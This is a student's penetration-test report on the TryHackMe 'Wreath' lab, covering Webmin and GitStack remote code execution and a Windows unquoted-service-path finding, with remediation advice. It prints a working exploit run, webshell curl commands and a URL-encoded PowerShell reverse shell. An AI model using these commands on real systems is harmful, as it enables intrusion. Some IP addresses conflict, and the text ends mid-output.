REPORT - Wreath - THM

I just want to say Thank you again for the Wreath room, I learned a lot about how my methodology was off, and how to fix it. Specifically routing, gaining reliable routing information after the first system was completely owned. Post Enumeration is very important and will give a better map of how to navigate the network. Which I plan on regaling everyone with my lovely doodles during the walkthrough section. After being on tryhackme's site for years at this point and only now really focusing on network penetration testing methodology this room is fantastic, and I look forward to going back in and using this room as a way to practice in the future, so thank you again MuirlandOracle for the room and the learning experience. This room took me around 14 days to complete (I do have a day job) start to finish, with 3 room resets, and a assist from the community discord. - Witty

Executive Summary:

Thomas Wreath has asked me if I would like to assess his personal network, from our meeting this is the information collected.

Three Machines

One Public facing webserver

Self-hosted Git-server somewhere on the network used for version control.

Personal PC running on the network with Anti-virus installed.

Spoke about licenses, or spare licenses being used, leading to the idea that there are Windows systems running on the network.

Windows PC is assumed to not be directly accessible to the webserver.

Assessment Components:

Scope:

The goal is to exploit possible weaknesses and develop mitigation strategies for Mr.Wreath and fix those issues as well as offer suggestions to increase security on his personal infrastructure.

IP Addresses and URLs which are in scope:

10.201.124.0/24	Wreath

Exclusions

10.200.1.0/24	AWS Server hosting the environment
No DoS	No Denial of service attacks allowed during test
No Phishing or social engineering	Thomas asked for our help, The challenge is to do it on our own.

Systems Discovered

A quick reference guide as to what the systems are, their IPs and what the OS, Software and what it is used for.

IP Address/ URL	System Name	OS, Software, purpose
10.201.124.200 thomaswreath.thm	prod-serv	CentOS Apache HTTP Server 2.4.37 Hosting a clone of the website stored on git-serv
10.201.124.150	git-serv	Windows Server 2019, Gitstack 2.3.10 Hosting code published to prod-serv
10.201.124.100	wreath-PC	Windows Server 2019, Personal Workstation

Timeline

Monday, March 22nd 2021, room was created on TryHackMe.

Wednesday, January 8th 2025, Entered room, read the requirements started studying initial NMAP scan.

Friday, January 10th, 2025, Started initial attack on webmin, couldnt get the script to work.

Saturday, January 11th, 2025 Finally got initial exploit working, owned prod-serv system.

Sunday, January 12th, 2025 Owned Webserver, now stuck, left room waited 30 minutes and got a new subnet reached out on Discord.

Saturday, January 18th, 2025 Owned Webserver, now stuck, left room waited 30 minutes and got a new subnet reached out on Discord. Finally got an assist. Left room final time

Sunday January 19th, 2025 Entered room again, owned WebServer.

Monday January 20th, 2025 created Pivot, Owned Git-server, pivoted, Owned Personal PC.

Findings and Severity Ratings:

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. it is advised to form a plan and patch immediately
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0 -6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organizations attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	Not Applicable	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls and additional documentation.

Risk Factors:

Risk is measured by two factors: Likelyhood and Impact:

Likelyhood: Likelyhood measures the potential of a vulnerability being exploited. Ratings are given based on the difficulty of the attack, the available tools, attacker skill level and client environment.

Impact: Impact measures the potential vulnerability's effect on operations, including confidentiality, integrity, and availability of client systems and/or data, reputational harm and financial loss.

Testing Summary

The entire environment was eventually compromised, this was due to a lack of regularly scheduled patching cycle as well as software updates. If the customer has time they should also look further into web application development and security to prevent initial entry.

Tester Notes and Recommendations

The environment was very old and outdated with many technologies that have not been updated since 2018 or early 2019. Each major exploit that was used could have been patched and remediated to prevent the initial entry, onto the system as well as each system there after.

Key Weaknesses found during the assessment, in no particular order,

1. CVE-2019-15107 WebMin Remote Code Execution (prod-serv)
2. CVE-2019-0190 Apache HTTP 2.4.27 DoS (Prod-serv)

3. CVE-2018-5955 GitStack 2.3.10 Unauthenticated Remote Code Execution (git-serv)
4. Unquoted Service Path or Element (wreath-pc)
5. Unrestricted File Upload (wreath-pc)
6. Improper Privilege Management (Over multiple machines)
7. Insecure Password policy (Over multiple machines)
8. Patch Management (Over multiple machines)

Technical Findings

Findings on Prod-serv


Prod-serv is a publicly facing website for Thomas Wreath which looks like a website resume for him. The URL for the IP Address is thomaswreath.thm and the IP address is 10.201.124.1.

Finding 1: Webmin Unauthenticated Remote Code Execution.

Description	CVE-2019-15107 is a vulnerability of the Webmin application with a CVSS Score of 10.0. This vulnerability can be used over port 10000, this vulnerability gives immediate CentOS root level permissions.
Risk	Likelyhood: CRITICAL Imact: Critical
System	Prod-Serv
Tools Used	github/CVE-2019-15107, Python3
References	https://www.cvedetails.com/cve/CVE-2019-15107/ https://github.com/MuirlandOracle/CVE-2019-15107 - Github repository with vulnerability.

Evidence

```
┌──(kali㉿kali)-[~/Desktop/THM]
└─$ sudo nmap -A -T5 -Pn 10.201.134.200
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-11 15:55 EST
Nmap scan report for 10.201.134.200
Host is up (0.095s latency).
Not shown: 984 filtered tcp ports (no-response), 11 filtered tcp ports (admin-prohibited)
PORT      STATE  SERVICE    VERSION
22/tcp    open   ssh        OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
|   3072 9c:1b:d4:b4:05:4d:88:99:ce:09:1f:c1:15:6a:d4:7e (RSA)
|   256 93:55:b4:d9:8b:70:ae:8e:95:0d:c2:b6:d2:03:89:a4 (ECDSA)
|_  256 f0:61:5a:55:34:9b:b7:b8:3a:46:ca:7d:9f:dc:fa:12 (ED25519)
80/tcp    open   http       Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
|_http-title: Did not follow redirect to https://thomaswreath.thm
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
443/tcp   open   ssl/http   Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
| http-methods:
|_  Potentially risky methods: TRACE
| ssl-cert: Subject: commonName=thomaswreath.thm/organizationName=Thomas Wreath Development/stateOrProvinceName=East Riding Yorkshire/countryName=GB
| Not valid before: 2025-01-11T19:34:40
|_Not valid after:  2026-01-11T19:34:40
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
|_http-title: Thomas Wreath | Developer
| tls-alpn:
|_  http/1.1
9090/tcp  closed zeus-admin
10000/tcp open   http       MiniServ 1.890 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
Aggressive OS guesses: Linux 4.15 (94%), Linux 2.6.32 - 3.13 (93%), Linux 5.0 - 5.14 (93%), Linux 3.10 - 4.11 (91%), Linux 3.2 - 4.14 (90%), Linux 4.15 - 5.
19 (90%), Linux 2.6.32 - 3.10 (90%), HP P2000 G3 NAS device (89%), Linux 4.4 (89%), Linux 2.6.32 (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

TRACEROUTE (using port 9090/tcp)
HOP RTT      ADDRESS
1   94.96 ms 10.51.132.1
2   95.04 ms 10.201.134.200

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 55.15 seconds
```




```
┌──(kali㉿kali)-[~/Desktop/THM/wreath/CVE-2019-15107]
└─$ ./CVE-2019-15107.py 10.201.134.200

                                                    @MuirlandOracle

[*] Server is running in SSL mode. Switching to HTTPS
[+] Connected to https://10.201.134.200:10000/ successfully.
[+] Server version (1.890) should be vulnerable!
[+] Benign Payload executed!

[+] The target is vulnerable and a pseudoshell has been obtained.
Type commands to have them executed on the target.
[*] Type 'exit' to exit.
[*] Type 'shell' to obtain a full reverse shell (UNIX only).

# whoami
root
```

Remediation

Update Webmin to the latest version 2.102 or change the web application service entirely to prevent access to this service.


Finding 2: Port 80/443 of thomaswreath.thm


Description	Apache HTTP 2.4.37, CVE-2019-0190 Remote DoS possible when used with OpenSSL 1.1.1.
Risk	Likelyhood: Likely Impact: High
System	Prod-Serv
Tools Used	nmap, firefox

References	https://www.rapid7.com/db/vulnerabilities/apache-httpd-cve-2019-0190/ https://nvd.nist.gov/vuln/detail/cve-2019-0190

Evidence

```
┌──(kali㉿kali)-[~/Desktop/THM]
└─$ sudo nmap -A -T5 -Pn 10.201.134.200
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-11 15:55 EST
Nmap scan report for 10.201.134.200
Host is up (0.095s latency).
Not shown: 984 filtered tcp ports (no-response), 11 filtered tcp ports (admin-prohibited)
PORT     STATE  SERVICE    VERSION
22/tcp   open   ssh        OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
|   3072 9c:1b:d4:b4:05:4d:88:99:ce:09:1f:c1:15:6a:d4:7e (RSA)
|   256 93:55:b4:d9:8b:70:ae:8e:95:0d:c2:b6:d2:03:89:a4 (ECDSA)
|_  256 f0:61:5a:55:34:9b:b7:b8:3a:46:ca:7d:9f:dc:fa:12 (ED25519)
80/tcp   open   http       Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
|_http-title: Did not follow redirect to https://thomaswreath.thm
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
443/tcp  open   ssl/http   Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
| http-methods:
|_  Potentially risky methods: TRACE
| ssl-cert: Subject: commonName=thomaswreath.thm/organizationName=Thomas Wreath Development/stateOrProvinceName=East Riding Yorkshire/countryName=GB
| Not valid before: 2025-01-11T19:34:40
|_Not valid after:  2026-01-11T19:34:40
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
|_http-title: Thomas Wreath | Developer
| tls-alpn:
|_  http/1.1
9090/tcp  closed zeus-admin
10000/tcp open   http       MiniServ 1.890 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
Aggressive OS guesses: Linux 4.15 (94%), Linux 2.6.32 - 3.13 (93%), Linux 5.0 - 5.14 (93%), Linux 3.10 - 4.11 (91%), Linux 3.2 - 4.14 (90%), Linux 4.15 - 5.
19 (90%), Linux 2.6.32 - 3.10 (90%), HP P2000 G3 NAS device (89%), Linux 4.4 (89%), Linux 2.6.32 (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

TRACEROUTE (using port 9090/tcp)
HOP RTT      ADDRESS
1   94.96 ms 10.51.132.1
2   95.04 ms 10.201.134.200

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 55.15 seconds
```





Remediation

Upgrade Apache HTTP to the latest version as quickly as possible, this vulnerability was not tested due to DoS attacks being out of scope.

Findings on Git-Serv


Finding 3: CVE-2018-5955 GitStack 2.3.10 Unauthenticated Remote Code Execution

Description	CVE-2018-5955 GitStack 2.3.10 Unauthenticated Remote Code Execution found on internal git-serv.
Risk	Likelyhood: Critical Impact: Critical
System	Git-Serv
Tools Used	sshuttle, nmap, firefox, python2, NetCat, Powershell.
References	https://nvd.nist.gov/vuln/detail/CVE-2018-5955 https://www.exploit-db.com/exploits/43777

Evidence


```
┌──(kali㉿kali)-[~/Desktop/THM/wreath]
└─$ sshuttle -r root@10.201.124.200 --ssh-cmd "ssh -i id_rsa" 10.201.124.0/24 -x 10.201.124.200
c : Connected to server.
```

```
[root@prod-serv tmp]# ./nmap-witty 10.201.124.150
Starting Nmap 7.80SVN ( https://nmap.org ) at 2025-01-20 12:58 GMT
Unable to find nmap-services!  Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for ip-10-201-124-150.eu-west-1.compute.internal (10.201.124.150)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (0.00074s latency).
Not shown: 6147 filtered ports
PORT     STATE SERVICE
80/tcp   open  http
3389/tcp open  ms-wbt-server
5985/tcp open  wsman
MAC Address: 02:F7:A2:51:82:D3 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 16.68 seconds
[root@prod-serv tmp]# ./nmap-witty 10.201.124.100
Starting Nmap 7.80SVN ( https://nmap.org ) at 2025-01-20 12:58 GMT
Unable to find nmap-services!  Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for ip-10-201-124-100.eu-west-1.compute.internal (10.201.124.100)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (0.000090s latency).
All 6150 scanned ports on ip-10-201-124-100.eu-west-1.compute.internal (10.201.124.100) are filtered
MAC Address: 02:8C:55:80:46:DD (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 124.41 seconds
```




```
┌──(kali㉿kali)-[~/Desktop/THM/wreath]
└─$ searchsploit gitstack
------------------------------------------------------------------------------------- ---------------------------
 Exploit Title                                                                        |  Path
------------------------------------------------------------------------------------- ---------------------------
GitStack - Remote Code Execution                                                     | php/webapps/44044.md
GitStack - Unsanitized Argument Remote Code Execution (Metasploit)                   | windows/remote/44356.rb
GitStack 2.3.10 - Remote Code Execution                                              | php/webapps/43777.py
------------------------------------------------------------------------------------- ---------------------------
Shellcodes: No Results
```

```
┌──(kali㉿kali)-[~/Desktop/THM/wreath]
└─$ proxychains curl --data "a=cat /etc/*-release" http://gitserver.thm/web/exploit-witty.php
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.201.124.150:80  ...  OK
""

┌──(kali㉿kali)-[~/Desktop/THM/wreath]
└─$ proxychains curl --data "a=cat /etc/systeminfo" http://gitserver.thm/web/exploit-witty.php
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.201.124.150:80  ...  OK
""

┌──(kali㉿kali)-[~/Desktop/THM/wreath]
└─$ proxychains curl --data "a=systeminfo" http://gitserver.thm/web/exploit-witty.php
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.201.124.150:80  ...  OK
"
Host Name:                 GIT-SERV
OS Name:                   Microsoft Windows Server 2019 Standard
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00429-70000-00000-AA159
Original Install Date:     08/11/2020, 13:19:49
System Boot Time:          20/01/2025, 12:34:19
System Manufacturer:       Xen
System Model:              HVM domU
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 79 Stepping 1 GenuineIntel ~2300 Mhz
BIOS Version:              Xen 4.11.amazon, 24/08/2006
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-gb;English (United Kingdom)
Input Locale:              en-gb;English (United Kingdom)
Time Zone:                 (UTC+00:00) Dublin, Edinburgh, Lisbon, London
Total Physical Memory:     2,048 MB
Available Physical Memory: 1,381 MB
Virtual Memory: Max Size:  2,432 MB
Virtual Memory: Available: 1,874 MB
Virtual Memory: In Use:    558 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              N/A
Hotfix(s):                 5 Hotfix(s) Installed.
                           [01]: KB4580422
                           [02]: KB4512577
                           [03]: KB4580325
                           [04]: KB4587735
                           [05]: KB4592440
Network Card(s):           1 NIC(s) Installed.
                           [01]: AWS PV Network Device
                                 Connection Name: Ethernet
                                 DHCP Enabled:    Yes
                                 DHCP Server:     10.201.124.1
                                 IP address(es)
                                 [01]: 10.201.124.150
                                 [02]: fe80::b54f:be87:ae1a:d7de
Hyper-V Requirements:      A hypervisor has been detected. Features required for Hyper-V will not be displayed.
```



"
Notice: Undefined index: a in **C:\GitStack\gitphp\exploit-witty.php** on line **1**

Warning: system(): Cannot execute a blank command in **C:\GitStack\gitphp\exploit-witty.php** on line **1**
"

```
┌──(kali㉿kali)-[~/Desktop/THM/wreath]
└─$ proxychains curl -X POST -d  "a=powershell.exe%20-c%20%22%24client%20%3D%20New-Object%20System.Net.Sockets.TCPClient(%2710.201.124.200%27%2C55555)%3B%24
stream%20%3D%20%24client.GetStream()%3B%5Bbyte%5B%5D%5D%24bytes%20%3D%200..65535%7C%25%7B0%7D%3Bwhile((%24i%20%3D%20%24stream.Read(%24bytes%2C0%2C%20%24b
ytes.Length))%20-ne%200)%7B%3B%24data%20%3D%20(New-Object%20-TypeName%20System.Text.ASCIIEncoding).GetString(%24bytes%2C0%2C%20%24i)%3B%24sendback%20%3D%20(
iex%20%24data%202%3E%261%20%7C%20Out-String%20)%3B%24sendback2%20%3D%20%24sendback%20%2B%20%27PS%20%27%20%2B%20(pwd).Path%20%2B%20%27%3E%20%27%3B%24sendbyte
%20%3D%20(%5Btext.encoding%5D%3A%3AASCII).GetBytes(%24sendback2)%3B%24stream.Write(%24sendbyte%2C0%2C%24sendbyte.Length)%3B%24stream.Flush()%7D%3B%24client.
Close()%22" http://gitserver.thm/web/exploit-witty.php
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.201.124.150:80  ...  OK
```

Remediation

Upgrade Gitstack to latest stable version available, and when installing software use lowest level privileges for the software that is required, rather than using nt authority\System.Tthis will prevent privilege escalation. More information about Proper Privilege schemas in Finding 5.

Findings Wreath-PC

Finding 4: Unquoted Service Path or Element.

Description	An Unquoted service path vulnerability exists in System Explorer 7.0.0 via a specially crafted file in the SystemExplorerHelpService service executable path.
Risk	Likelyhood: High Impact: High
System	wreath-pc
Tools Used	powershell, mono-devel, curl, NetCat, impacket-smbserver
References	https://www.exploit-db.com/exploits/49248 https://nvd.nist.gov/vuln/detail/CVE-2021-43460

Evidence

```
┌──(kali㉿kali)-[~/…/THM/wreath/tools/nc.exe]
└─$ nc -lnvp 443
listening on [any] 443 ...
connect to [10.51.122.44] from (UNKNOWN) [10.201.124.100] 50476
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\resources\uploads>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== =======
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled

C:\xampp\htdocs\resources\uploads>whoami /groups
whoami /groups

GROUP INFORMATION
-----------------

Group Name                             Type             SID          Attributes
====================================== ================ ============ ==================================================
Everyone                               Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                          Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE                   Well-known group S-1-5-6      Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                          Well-known group S-1-2-1      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization         Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account             Well-known group S-1-5-113    Mandatory group, Enabled by default, Enabled group
LOCAL                                  Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication       Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level Label            S-1-16-12288

C:\xampp\htdocs\resources\uploads>wmic service get name,displayname,pathname,startmode | findstr /v /i "C:\Windows"
wmic service get name,displayname,pathname,startmode | findstr /v /i "C:\Windows"
DisplayName                                                 StartMode  Name                 PathName
Amazon SSM Agent                                            Auto       AmazonSSMAgent       "C:\Program Files\Amazon\SSM\a
mazon-ssm-agent.exe"
Apache2.4                                                   Auto       Apache2.4            "C:\xampp\apache\bin\httpd.exe
" -k runservice
AWS Lite Guest Agent                                        Auto       AWSLiteAgent         "C:\Program Files\Amazon\XenTo
ols\LiteAgent.exe"
LSM                                                         Unknown    LSM
Mozilla Maintenance Service                                 Manual     MozillaMaintenance   "C:\Program Files (x86)\Mozill
a Maintenance Service\maintenanceservice.exe"
NetSetupSvc                                                 Unknown    NetSetupSvc
Windows Defender Advanced Threat Protection Service         Manual     Sense                "C:\Program Files\Windows Defe
nder Advanced Threat Protection\MsSense.exe"
System Explorer Service                                     Auto       SystemExplorerHelpService  C:\Program Files (x86)\System
Explorer\System Explorer\service\SystemExplorerService64.exe
Windows Defender Antivirus Network Inspection Service       Manual     WdNisSvc             "C:\ProgramData\Microsoft\Wind
ows Defender\platform\4.18.2011.6-0\NisSrv.exe"
Windows Defender Antivirus Service                          Auto       WinDefend            "C:\ProgramData\Microsoft\Wind
ows Defender\platform\4.18.2011.6-0\MsMpEng.exe"
Windows Media Player Network Sharing Service                Manual     WMPNetworkSvc        "C:\Program Files\Windows Medi
a Player\wmpnetwk.exe"
```

```
C:\xampp\htdocs\resources\uploads>sc qc SystemExplorerHelpService
sc qc SystemExplorerHelpService
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: SystemExplorerHelpService
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 0   IGNORE
        BINARY_PATH_NAME   : C:\Program Files (x86)\System Explorer\System Explorer\service\SystemExplorerService64.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : System Explorer Service
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
```

```
C:\xampp\htdocs\resources\uploads>powershell "get-acl -Path 'C:\Program Files (x86)\System Explorer' | format-list"
powershell "get-acl -Path 'C:\Program Files (x86)\System Explorer' | format-list"


Path   : Microsoft.PowerShell.Core\FileSystem::C:\Program Files (x86)\System Explorer
Owner  : BUILTIN\Administrators
Group  : WREATH-PC\None
Access : BUILTIN\Users Allow  FullControl
         NT SERVICE\TrustedInstaller Allow  FullControl
         NT SERVICE\TrustedInstaller Allow  268435456
         NT AUTHORITY\SYSTEM Allow  FullControl
         NT AUTHORITY\SYSTEM Allow  268435456
         BUILTIN\Administrators Allow  FullControl
         BUILTIN\Administrators Allow  268435456
         BUILTIN\Users Allow  ReadAndExecute, Synchronize
         BUILTIN\Users Allow  -1610612736
         CREATOR OWNER Allow  268435456
         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow  ReadAndExecute, Synchronize
         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow  -1610612736
         APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES Allow  ReadAndExecute, Synchronize
         APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES Allow  -1610612736
Audit  :
Sddl   : O:BAG:S-1-5-21-3963238053-2357614183-4023578609-513D:AI(A;OICI;FA;;;BU)(A;ID;FA;;;S-1-5-80-956008885-341852264
